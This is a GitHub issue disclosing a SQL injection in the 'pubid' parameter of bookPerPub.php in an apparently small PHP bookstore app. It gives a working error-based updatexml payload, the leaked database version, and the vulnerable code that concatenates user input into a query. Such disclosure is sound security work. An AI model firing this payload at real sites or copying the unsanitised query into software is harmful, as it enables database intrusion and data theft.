New issue


Jump to bottom

there is a sql injection vulnerability in bookPerPub.php parameter "pubid" #10

Open liao10086 opened this issue on Jan 17, 2020 · 0 comments

liao10086 commented on Jan 17, 2020

version:1.0
No login required.
POC:
http://127.0.0.1:8888/bookPerPub.php?pubid=1' or updatexml(1,concat(0x7e,(version())),0) -- a




10.11.33.206:8888/bookPerPub.php?pubid=1' or updatexml(1,concat(0x7e,(v

Can't retrieve data XPATH syntax error: '~5.7.26'

http://10.11.33.206:8888/bookPerPub.php?pubid=1' or updatexml(1,concat(0x7e,(version())),0) -- a

View source code bookPerPub.php



```
<?php
    session_start();
    require_once "./functions/database_functions.php";
    // get pubid
    if(isset($_GET['pubid'])){
        $pubid = $_GET['pubid'];
    } else {
        echo "Wrong query! Check again!";
        exit;
    }

    // connect database
    $conn = db_connect();
    $pubName = getPubName($conn, $pubid);

    $query = "SELECT book_isbn, book_title, book_image FROM books WHERE publisherid = '$pubid'";
    $result = mysqli_query($conn, $query);
    if(!$result){
        echo "Can't retrieve data " . mysqli_error($conn);
        exit;
    }
    if(mysqli_num_rows($result) == 0){
        echo "Empty books ! Please wait until new books coming!";
        exit;
    }

```

suggest:Please filter input of parameter "pubid"
author:zionlab@dbappsecurity.com.cn

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

1 participant